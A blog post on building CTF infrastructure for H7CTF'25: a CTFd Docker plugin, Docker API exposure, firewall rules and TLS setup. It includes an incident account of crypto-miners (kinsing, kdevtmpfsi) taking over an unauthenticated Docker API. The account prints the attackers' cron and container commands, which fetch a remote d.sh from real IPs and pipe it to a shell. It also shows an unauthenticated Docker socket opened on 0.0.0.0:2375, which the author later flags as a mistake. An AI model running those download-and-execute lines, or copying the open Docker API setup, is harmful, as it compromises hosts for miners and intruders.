H7CTF'25 Infrastructure
ようこそ CTFers.
It’s truly been a while since the last blog and more than a year since last years infra write-up. Just like last year, I’ve learnt a lot from this year as well. I’ve spent months on this blog and disclaimer that this isn’t a perfect guide to CTF infrastructures, but just one way of doing things.
Looking back at the version history in Notion, it seems like I’ve started writing this on July 8th and it’s been 4 months and 7 days!
Started this in a not so organized manner, so I’ve just been documenting whenever I make some changes to the infra, so step one is to organize this clutter into an interesting story-line. plot thickens.
Docker
Unexpected Visitor
More Docker
Web3 Setup
Mails
D-Day
C-Drama
Finals
Post Mortem
Sayonara
Docker
Over these past few months, I’ve must come across this word Docker atleast a few thousand times that is how much deep just a single piece of software goes but still I wouldn’t say I’m an expect in it or anything, there’s still much to learn. Aha writing about this reminded about a quote that my late grandpa would say from Isaac Newton.

Enough of this, let’s get to the main plot.
July rolls around, that is when I roll up my sleeves and start to think about this year’s CTF. I had a few objectives in mind and the highest priority was implementing dynamic per-user instances. I began researching a lot, once again reading tons of infra write-ups and documentations. The culmination of that work is the following GitHub repo. CTFRiced.
https://github.com/AbuCTF/CTFRiced/
This is where I take a fresh version of CTFd and rice it to the best of my abilities, I had already known about plugins such as CTFd-Whale and Owl, but those were breaking with the release of the newer versions, that’s when I decided to create my own plugin, you can find that under CTFd/plugins/docker_challenges. I had also built couple of other plugins and modified a few, check them out @ https://github.com/AbuCTF/CTFRiced/tree/master/CTFd/plugins.
Got to be honest, hereon it’ll be snippets and short bursts of different parts of different things. Enjoy the ride.
Started off locally as any sane person, so I had my Thinkpad x270 running ParrotOS and my current T480 running Windows, both of these acted like CTFd and the challenge server and I had a lot of fun playing with them, love them ThinkPads ^^.
I don’t even remember what this image is for LOL but I guess it’s got something to do with Docker API. Now I do, it’s when the x270(challenge server) wasn’t able to initiate comms with T480(CTFd), all this takes me back to the MQTT days when I was working on a project for Proserv.

Use the following commands to get into the CTFd-DB shell and look around, even change some stuff along the way. As you can see from the tables below, I had already made the docker-challenges plugin and was actively testing it, devving it was so easy task, had to refer a bunch of other repos containing plugins and how they worked and ofcourse the CTFd documentation which I think has a restriction on how easy they avoid explaining the full working of technical things.
docker exec -it ctfd-db-1 bash
mysql -u ctfd -p
MariaDB [(none)]> use ctfd;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MariaDB [ctfd]> show tables;
+--------------------------+
| Tables_in_ctfd |
+--------------------------+
| alembic_version |
| awards |
| brackets |
| challenge_topics |
| challenges |
| comments |
| config |
| docker_challenge |
| docker_challenge_tracker |
| docker_config |
| dynamic_challenge |
| field_entries |
| fields |
| files |
| first_blood_award |
| first_blood_challenge |
| flags |
| hints |
| notifications |
| pages |
| solves |
| submissions |
| tags |
| teams |
| tokens |
| topics |
| tracking |
| unlocks |
| users |
+--------------------------+
29 rows in set (0.001 sec)
MariaDB [ctfd]> select * from docker_config;
+----+-------------------+-------------+---------+-------------+------------+--------------+
| id | hostname | tls_enabled | ca_cert | client_cert | client_key | repositories |
+----+-------------------+-------------+---------+-------------+------------+--------------+
| 1 | 192.168.1.11:2375 | 0 | NULL | NULL | NULL | NULL |
+----+-------------------+-------------+---------+-------------+------------+--------------+
1 row in set (0.001 sec)
MariaDB [ctfd]> select * from docker_challenges;
ERROR 1146 (42S02): Table 'ctfd.docker_challenges' doesn't exist
MariaDB [ctfd]> select * from docker_challenge;
+----+-----------------+
| id | docker_image |
+----+-----------------+
| 1 | hash:latest |
| 2 | overflow:latest |
+----+-----------------+
2 rows in set (0.000 sec)
MariaDB [ctfd]> UPDATE docker_config
-> SET hostname = 'unix:///var/run/docker.sock'
-> WHERE id = 1;
Query OK, 1 row affected (0.003 sec)
Rows matched: 1 Changed: 1 Warnings: 0
MariaDB [ctfd]> select * from docker_config;
+----+-----------------------------+-------------+---------+-------------+------------+--------------+
| id | hostname | tls_enabled | ca_cert | client_cert | client_key | repositories |
+----+-----------------------------+-------------+---------+-------------+------------+--------------+
| 1 | unix:///var/run/docker.sock | 0 | NULL | NULL | NULL | NULL |
+----+-----------------------------+-------------+---------+-------------+------------+--------------+
1 row in set (0.001 sec)One of the points to focus on is unix:///var/run/docker.sock, which refers to the Unix domain socket that the Docker daemon (the dockerd process) listens on by default. This socket is the primary means of communication between the Docker client (e.g., the docker CLI commands) and the Docker daemon.
Back at the challenge VPS (x270), we set up UFW or the Uncomplicated Firewall which is totally optional but good to have around, just make sure that when you enable it, add port 22/tcp no matter what, otherwise congratulations you have successfully locked yourself out. P.S. guilty as charged I too have fallen for this calamity.

And the stuff I had to do to recover back access, sigh let it all be in the past.
abu@blog:~$ sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
22                         ALLOW       Anywhere
80                         ALLOW       Anywhere
443                        ALLOW       Anywhere
Nginx Full                 ALLOW       Anywhere
22 (v6)                    ALLOW       Anywhere (v6)
80 (v6)                    ALLOW       Anywhere (v6)
443 (v6)                   ALLOW       Anywhere (v6)
Nginx Full (v6)            ALLOW       Anywhere (v6)

abu@blog:~$ sudo ufw allow 2375/tcp
Rule added
Rule added (v6)
For exposing the docker API of the challenge server to the ctfd server we use TCP with TLS for enhanced security, we just need to edit the /etc/docker/daemon.json file and reload the docker systemctl instance. Edit: I notice, I still mentioned port 2375 for some reason, so TLS corresponds to port 2376 and another good security measure is changing 0.0.0.0, which allows connections from anywhere to allow connections only from the CTFd server IP.
{
  "hosts": ["unix:///var/run/docker.sock", "tcp://0.0.0.0:2375"]
}
sudo systemctl restart dockerAnother issue is conflicting docker processes, where you modify and the remove /lib/systemd/system/docker.service file and find the ExecStart line and remove -H fd:// completely since it conflicts with daemon.json.

Down below we see a still of us adding ingress rules in the OCI interface, it’s kinda a pain now to add each firewall rules in difference cloud providers (OCI, GCP and now AWS).

Now we can test it from any machine with an internet, that is all fine but this is the start of the beginning of the end and also when we sent an open invitation to the unexpected visitor LMAO.
└─$ curl http://<>:2375/version
{
  "Platform": {
    "Name": "Docker Engine - Community"
  },
  "Components": [
    {
      "Name": "Engine",
      "Version": "28.3.1",
      "Details": {
        "ApiVersion": "1.51",
        "Arch": "amd64",
        "BuildTime": "2025-07-02T20:56:27.000000000+00:00",
        "Experimental": "false",
        "GitCommit": "5beb93d",
        "GoVersion": "go1.24.4",
        "KernelVersion": "6.8.0-1028-oracle",
        "MinAPIVersion": "1.24",
        "Os": "linux"
      }
    },
    {
      "Name": "containerd",
      "Version": "1.7.27",
      "Details": {
        "GitCommit": "<>"
      }
    },
    {
      "Name": "runc",
      "Version": "1.2.5",
      "Details": {
        "GitCommit": "v1.2.5-0-<>"
      }
    },
    {
      "Name": "docker-init",
      "Version": "0.19.0",
      "Details": {
        "GitCommit": "de40ad0"
      }
    }
  ],
  "Version": "28.3.1",
  "ApiVersion": "1.51",
  "MinAPIVersion": "1.24",
  "GitCommit": "5beb93d",
  "GoVersion": "go1.24.4",
  "Os": "linux",
  "Arch": "amd64",
  "KernelVersion": "6.8.0-1028-oracle",
  "BuildTime": "2025-07-02T20:56:27.000000000+00:00"
}- Change
Source CIDRfrom0.0.0.0/0→ to your CTFd server’s public IP.
For example, if CTFd runs on 203.0.113.77:
Source CIDR: 203.0.113.77/32you may ask why the /32?
This is CIDR notation:
203.0.113.77/32= single IP address only- The
/32means all 32 bits of the address are fixed → exact match required.
So:
| CIDR | Who can access? |
|---|---|
203.0.113.77/32 | Only 203.0.113.77 |
203.0.113.0/24 | Anyone in 203.0.113.0 – .255 |
0.0.0.0/0 | Everyone on the internet |
Now that the basics are down, we move on to dynamic port assignment, that’s where Docker Ephemeral Port Range come into action. To check a host’s ephemeral port range, do as follows.
abu@blog:~$ cat /proc/sys/net/ipv4/ip_local_port_range
32768   60999
This is the case for almost all Debian-based OSes, that port range remains solid, so if you still don’t understand what’s going on here, we are using the port ranges from Docker to assign dynamic ports based on user requests, so when a multiple users hit the launch instance button, the docker daemon along with the API checks for free and open port ranges to assign them those ports for user instances. As an icing in the cake it also supports dynamic host port mapping so it prevents things like port clashes when two instances bind to same port.
Ugly quick fix is to just add a UFW rule to allow all the docker ephemeral port ranges.
abu@blog:~$ sudo ufw allow 32768:60999/tcp
Rule added
Rule added (v6)
abu@blog:~$ sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
22                         ALLOW       Anywhere
80                         ALLOW       Anywhere
443                        ALLOW       Anywhere
Nginx Full                 ALLOW       Anywhere
2375/tcp                   ALLOW       Anywhere
32768:60999/tcp            ALLOW       Anywhere
22 (v6)                    ALLOW       Anywhere (v6)
80 (v6)                    ALLOW       Anywhere (v6)
443 (v6)                   ALLOW       Anywhere (v6)
Nginx Full (v6)            ALLOW       Anywhere (v6)
2375/tcp (v6)              ALLOW       Anywhere (v6)
32768:60999/tcp (v6)       ALLOW       Anywhere (v6)

Not to forget, adding an ingress rule in OCI security list for all the docker ephemeral port ranges.
alias rm='rm -I --preserve-root'
alias mv='mv -i'
alias cp='cp -i'
Now it asks for confirmation every time you try to rm -rf couple of directories.
Unexpected Visitor
It’s been a while since I’ve been playing around with Docker API and it’s daemon, one such day as I logged into my OCI VPS, which stand for Oracle Cloud Infrastructure (yea I was one of the few to get my hands on these gems before the decided to halt intakes, atleast that’s what I think cause it’s just hard to get your hands on them. FYI I had been trying for more than 6 months, even opening a new bank account that suits such cases), here are my babies.

For testing purposes, I had been using both these are my lab experiment space so one was hosting CTFd and the other one was the challenge server, since I was learning about all these, I had accidently opened port 2375 to the internet and in came all those crypto-mining bots like kdevtmpfsi and kinsing, one of them were openly running a fully local container on the server. I discovered the infiltration when I ran the command docker ps -a, there it was running under the name ubuntu, even being a cyber-sec student for more than a year and doing all these CTFs didn’t trigger any alarms in me, I didn’t pay much attention to it back then but when I was doing another test this ubuntu image was still running that is when I actually got suspicious and dug into it, another thought popped up, thinking about all those sys-admins trying to protect their systems back then was no easy task and even an seasoned expert might leave a few stones unturned, cause we humans are prone to mistakes and will continue in doing so, all this proved to me that humans are still the weakest link in security. Still then it was exciting being hacked for the first time, I put on my headphones and started the cleansing.
If you had played H7CTF, you might recognize this pattern of crypto-miners and their workings. So as the CTF deadline was nearing, I noticed that we were short on DFIR challenges, so got this big brain to use the same artifacts from the hack to the CTF HAHA. Yes, I took a snapshot of the entire container and all them logs and just gave it to the participants, giving rise to the KGF series. Another instance where I used such inspiration is for the B2R - Moby Dock, even that was heavily inspired by this incident and had such a realistic attack vector that people loved it.
TryHackMe | Cyber Security Training
Here are some of my reconnaissance during the cleansing.
abu@blog:/etc/nginx$ docker inspect 15ba950805ff | grep -A5 Args
        "Args": [
            "-c",
            "apt-get update && apt-get install -y wget cron;service cron start; wget -q -O - 78.153.140.66/d.sh | sh;tail -f /dev/null"
        ],
        "State": {
            "Status": "running",
abu@blog:~$ docker exec -it 15ba950805ff bash
root@15ba950805ff:/# ls
bin dev home lib.usr-is-merged media opt root sbin sys usr
boot etc lib lib64 mnt proc run srv tmp var
root@15ba950805ff:/# cd /home/
root@15ba950805ff:/home# ls
ubuntu
root@15ba950805ff:/home# cd ubuntu/
root@15ba950805ff:/home/ubuntu# ls
root@15ba950805ff:/home/ubuntu# ls -la
total 20
drwxr-x--- 2 ubuntu ubuntu 4096 Jun 19 02:24 .
drwxr-xr-x 3 root root 4096 Jun 19 02:24 ..
-rw-r--r-- 1 ubuntu ubuntu 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Mar 31 2024 .bashrc
-rw-r--r-- 1 ubuntu ubuntu 807 Mar 31 2024 .profile
root@15ba950805ff:/home/ubuntu# history
1 ls
2 cd /home/
3 ls
4 cd ubuntu/
5 ls
6 ls -la
7 history
root@15ba950805ff:/home/ubuntu# ps aux
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.0 0.1 2728 1280 ? Ss 11:35 0:00 tail -f /dev/null
root 3507 0.0 0.1 3808 1536 ? Ss 11:36 0:00 /usr/sbin/cron -P
root 5403 0.1 1.1 708876 11448 ? Sl 11:36 0:05 /etc/kinsing
root 5575 0.0 0.0 0 0 ? Z 11:37 0:00 [pkill] <defunct>
root 5585 0.0 0.0 0 0 ? Z 11:39 0:00 [pkill] <defunct>
root 5589 0.0 0.0 0 0 ? Z 11:39 0:00 [kdevtmpfsi] <def
root 5590 196 27.7 597176 272344 ? Ssl 11:39 100:34 /tmp/kdevtmpfsi
root 6171 0.0 0.1 4288 1664 ? S 11:44 0:00 /usr/sbin/CRON -P
root 6172 0.0 0.1 2800 1280 ? Ss 11:44 0:00 /bin/sh -c wget -
root 6173 0.0 0.2 12164 2304 ? S 11:44 0:00 wget -q -O - http
root 6174 0.0 0.1 2800 1280 ? S 11:44 0:00 sh
<>
root 6358 0.0 0.2 4288 2560 ? S 12:29 0:00 /usr/sbin/CRON -P
root 6359 0.0 0.1 2800 1664 ? Ss 12:29 0:00 /bin/sh -c wget -
root 6360 0.0 0.4 12164 4224 ? S 12:29 0:00 wget -q -O - http
root 6361 0.0 0.1 2800 1536 ? S 12:29 0:00 sh
root 6362 0.7 0.3 4588 3840 pts/0 Ss 12:29 0:00 bash
root 6374 0.0 0.2 4288 2432 ? S 12:30 0:00 /usr/sbin/CRON -P
root 6375 0.0 0.1 2800 1664 ? Ss 12:30 0:00 /bin/sh -c wget -
root 6376 0.4 0.4 12164 4480 ? S 12:30 0:00 wget -q -O - http
root 6377 0.0 0.1 2800 1664 ? S 12:30 0:00 sh
root 6379 6.6 0.4 7888 3968 pts/0 R+ 12:30 0:00 ps aux
root@15ba950805ff:/home/ubuntu# crontab -l
* * * * * wget -q -O - http://80.64.16.241/d.sh | sh > /dev/null 2>&1I made sure to remove port 2375 from security list to put an end to all this.

abu@blog:~$ docker stop 15ba950805ff
docker rm 15ba950805ff
15ba950805ff
15ba950805ff
abu@blog:~$ docker rm 365f07f614d2 708ea616ea34
365f07f614d2
708ea616ea34
abu@blog:~$ sudo ufw deny 2375/tcp
Rule updated
Rule updated (v6)
And that is that for this story.
More Docker
Now comes the real ball game, we stepping up the ante. Switching it up from 2375 to 2376, making it truly TLS.
First things first, generating certificates for upgrading to TLS, not using passphrase for these as it makes life easier, just kidding, it’s because the docker plugin isn’t supported to ask for a passphrase upon uploading the certs.
openssl genrsa -out ca-key.pem 4096
openssl req -new -x509 -days 365 -key ca-key.pem -sha256 -out ca.pem

openssl genrsa -out server-key.pem 4096
openssl req -subj "/CN=<IP>" -new -key server-key.pem -out server.csr
openssl x509 -req -days 365 -sha256 -in server.csr -CA ca.pem -CAkey ca-key.pem \
  -CAcreateserial -out server-cert.pem \
  -extfile <(echo "subjectAltName=IP:<IP>,IP:127.0.0.1")

openssl genrsa -out key.pem 4096
openssl req -subj '/CN=client' -new -key key.pem -out client.csr
openssl x509 -req -days 365 -sha256 -in client.csr -CA ca.pem -CAkey ca-key.pem \
  -CAcreateserial -out cert.pem \
  -extfile <(echo "extendedKeyUsage=clientAuth")
sudo mkdir -p /etc/docker/certs
sudo mv ca.pem server-cert.pem server-key.pem /etc/docker/certs/
sudo chmod 400 /etc/docker/certs/server-key.pem
sudo chmod 444 /etc/docker/certs/ca.pem /etc/docker/certs/server-cert.pem
sudo nano /etc/docker/daemon.json
>>>
{
"hosts": ["unix:///var/run/docker.sock", "tcp://0.0.0.0:2376"],
"tls": true,
"tlscacert": "/etc/docker/certs/ca.pem",
"tlscert": "/etc/docker/certs/server-cert.pem",
"tlskey": "/etc/docker/certs/server-key.pem",
"tlsverify": true
}
sudo mkdir -p /etc/systemd/system/docker.service.d
sudo nano /etc/systemd/system/docker.service.d/override.conf
>>>
[Service]
ExecStart=
ExecStart=/usr/bin/dockerd --config-file /etc/docker/daemon.json
sudo systemctl daemon-reload
sudo systemctl restart docker
sudo ss -tlnp | grep 2376Above was the steps required to start generating and configuring all the certificates for TLS addition, these will be added to the existing model to make it much more secure. Next up here’s the updated /etc/docker/daemon.json for TLS, once again I repeat that changing 0.0.0.0 to the IP of the CTFd server is good practice even if using TLS.
{
  "hosts": ["unix:///var/run/docker.sock", "tcp://0.0.0.0:2376"],
  "tlsverify": true,
  "tlscacert": "/etc/docker/certs/ca.pem",
  "tlscert": "/etc/docker/certs/server-cert.pem",
  "tlskey": "/etc/docker/certs/server-key.pem"
}
Now when you check the original Docker service file:
sudo cat /usr/lib/systemd/system/docker.serviceYou’ll see something like:
[Service]ExecStart=/usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sockThe -H fd:// flag is hardcoded in the service file, which means Docker always tries to listen on the Unix socket.
When you add this to daemon.json:
{
  "hosts": ["unix:///var/run/docker.sock", "tcp://0.0.0.0:2376"],
  "tlsverify": true,
  ...
}
Docker gets confused because:
- Service file says: “Listen on fd://” (Unix socket)
- daemon.json says: “Listen on unix:///var/run/docker.sock AND tcp://0.0.0.0:2376”
This causes the error you saw: “directives are specified both as a flag and in the configuration file”
The Solution: Override File
The override file in /etc/systemd/system/docker.service.d/override.conf tells systemd:
“Instead of using the original ExecStart command, use this new one instead.”
[Service]ExecStart=
ExecStart=/usr/bin/dockerd
The empty ExecStart= clears the original command, and the second line starts Docker without any hardcoded flags, allowing daemon.json to take full control. Issue is that Docker is getting the hosts parameter both from the service file (as a flag -H fd://) and from your daemon.json file. We need to fix the service override.
# Create the proper override file
sudo mkdir -p /etc/systemd/system/docker.service.d
sudo nano /etc/systemd/system/docker.service.d/override.conf
Add this content to remove the default -H flag:
[Service]ExecStart=
ExecStart=/usr/bin/dockerd- Systemd design:
/etc/systemd/system/overrides take precedence over/usr/lib/systemd/system/ - Docker conflict prevention: Docker prevents ambiguous configurations
Moving on, we now add firewall in GCP, by going over to VPC Networks > Firewalls.
Name: docker-api
Description: Port 2376 for CTFd Docker API
Network: default
Priority: 1000
Direction: Ingress
Action: Allow
Targets: All instances in the network
Source IPv4 ranges: 0.0.0.0/0 [testing]
Protocols and ports: TCP: 2376
Trail Run. Just like the one we did with 2375 but without any certificates.
PS C:\Main\Projects\One\Certs\Night> Test-NetConnection -ComputerName 34.47.248.248 -Port 2376

ComputerName     : 34.47.248.248
RemoteAddress    : 34.47.248.248
RemotePort       : 2376
InterfaceAlias   : Wi-Fi
SourceAddress    : 192.168.1.7
TcpTestSucceeded : True

PS C:\Main\Projects\One\Certs\Night> docker --tlsverify --tlscacert=ca.pem --tlscert=cert.pem --tlskey=key.pem -H=tcp://34.47.248.248:2376 version
Client:
 Version:           28.1.1
 API version:       1.49
 Go version:        go1.23.8
 Git commit:        4eba377
 Built:             Fri Apr 18 09:53:24 2025
 OS/Arch:           windows/amd64
 Context:           default

Server: Docker Engine - Community
 Engine:
  Version:          28.4.0
  API version:      1.51 (minimum version 1.24)
  Go version:       go1.24.7
  Git commit:       249d679
  Built:            Wed Sep  3 20:57:32 2025
  OS/Arch:          linux/amd64
  Experimental:     false
 containerd:
  Version:          1.7.27
  GitCommit:        05044ec0a9a75232cad458027ca83437aae3f4da
 runc:
  Version:          1.2.5
  GitCommit:        v1.2.5-0-g59923ef
 docker-init:
  Version:          0.19.0
  GitCommit:        de40ad0
To verify certs from same host, do the same with the other trusted servers to ensure connectivity.
root@blog:/etc/docker/certs# docker --tlsverify \
  --tlscacert=ca.pem \
  --tlscert=cert.pem \
  --tlskey=key.pem \
  -H=tcp://127.0.0.1:2376 info
Client: Docker Engine - Community
 Version:    28.3.1
 Context:    default
 Debug Mode: false
 Plugins:
  buildx: Docker Buildx (Docker Inc.)
    Version:  v0.25.0
    Path:     /usr/libexec/docker/cli-plugins/docker-buildx
  compose: Docker Compose (Docker Inc.)
    Version:  v2.38.1
    Path:     /usr/libexec/docker/cli-plugins/docker-compose

Server:
 Containers: 1
  Running: 0
  Paused: 0
  Stopped: 1
 Images: 3
 Server Version: 28.3.1
 Storage Driver: overlay2
  Backing Filesystem: extfs
  Supports d_type: true
  Using metacopy: false
  Native Overlay Diff: true
  userxattr: false
 Logging Driver: json-file
 Cgroup Driver: systemd
 Cgroup Version: 2
 Plugins:
  Volume: local
  Network: bridge host ipvlan macvlan null overlay
  Log: awslogs fluentd gcplogs gelf journald json-file local splunk syslog
 CDI spec directories:
  /etc/cdi
  /var/run/cdi
 Swarm: inactive
 Runtimes: io.containerd.runc.v2 runc
 Default Runtime: runc
 Init Binary: docker-init
 containerd version: 05044ec0a9a75232cad458027ca83437aae3f4da
 runc version: v1.2.5-0-g59923ef
 init version: de40ad0
 Security Options:
  apparmor
  seccomp
   Profile: builtin
  cgroupns
 Kernel Version: 6.8.0-1028-oracle
 Operating System: Ubuntu 24.04.2 LTS
 OSType: linux
 Architecture: x86_64
 CPUs: 2
 Total Memory: 956.7MiB
 Name: blog
 ID: c9d4fd6b-5ce4-41d3-a474-4ad25925d1bb
 Docker Root Dir: /var/lib/docker
 Debug Mode: false
 Experimental: false
 Insecure Registries:
  ::1/128
  127.0.0.0/8
 Live Restore Enabled: false
All clear and good.
When updating the CTFd MariaDB config as it’s still trying to connect to Docker API with port 2375 and the UI doesn’t load as the plugin keeps crashing, obviously it’s a bug that I’m too lazy to fix, so getting my hands dirty by directly updating from the production DB LMAO.
MariaDB [ctfd]> select * from docker_config;
+----+----------------------+-------------+---------+-------------+------------+--------------+
| id | hostname             | tls_enabled | ca_cert | client_cert | client_key | repositories |
+----+----------------------+-------------+---------+-------------+------------+--------------+
|  1 | 150.230.132.191:2375 |           0 | NULL    | NULL        | NULL       | ubuntu       |
+----+----------------------+-------------+---------+-------------+------------+--------------+
1 row in set (0.001 sec)

MariaDB [ctfd]> UPDATE docker_config
    -> SET ca_cert='/root/certs/ca.pem',
    ->     client_cert='/root/certs/cert.pem',
    ->     client_key='/root/certs/key.pem'
    -> WHERE id=1;
Query OK, 1 row affected (0.005 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [ctfd]> SELECT * FROM docker_config;
+----+----------------------+-------------+--------------------+----------------------+---------------------+--------------+
| id | hostname             | tls_enabled | ca_cert            | client_cert          | client_key          | repositories |
+----+----------------------+-------------+--------------------+----------------------+---------------------+--------------+
|  1 | 150.230.132.191:2376 |           1 | /root/certs/ca.pem | /root/certs/cert.pem | /root/certs/key.pem | ubuntu       |
+----+----------------------+-------------+--------------------+----------------------+---------------------+--------------+
1 row in set (0.000 sec)
Also don’t forget to copy to files into the CTFd container.
docker cp ca.pem ctfd-ctfd-1:/root/ca.pem
docker cp cert.pem ctfd-ctfd-1:/root/cert.pem
docker cp key.pem ctfd-ctfd-1:/root/key.pem
Actually scratch all this you can just add the certs from the frontend UI. oh god! but then this section wasn’t loading back then, so not a complete brain freeze moment whew.

Now we are successfully connected! you can see the images pop up in the repositories section. Now I can see all these repositories below, as I had already built them challenges in the server and that is what it is fetching. That is the beauty of the plugin, all you had to do is just build the Dockerfile and be done with it.
We back, there were bugs in the submission API of both the docker + first-blood challenges plugin, so I just fixed them directly in production, with nano LOL. Ah I forgot to explain about the first-blood plugin, so it’s was initially made by @krzys-h, check out his repo here.
https://github.com/krzys-h/CTFd_first_blood
Then again, it broke along with the newer versions so I patched it, thing about this plugin that’s different from others is that, it awards users getting first-bloods with extra points like a bonus.
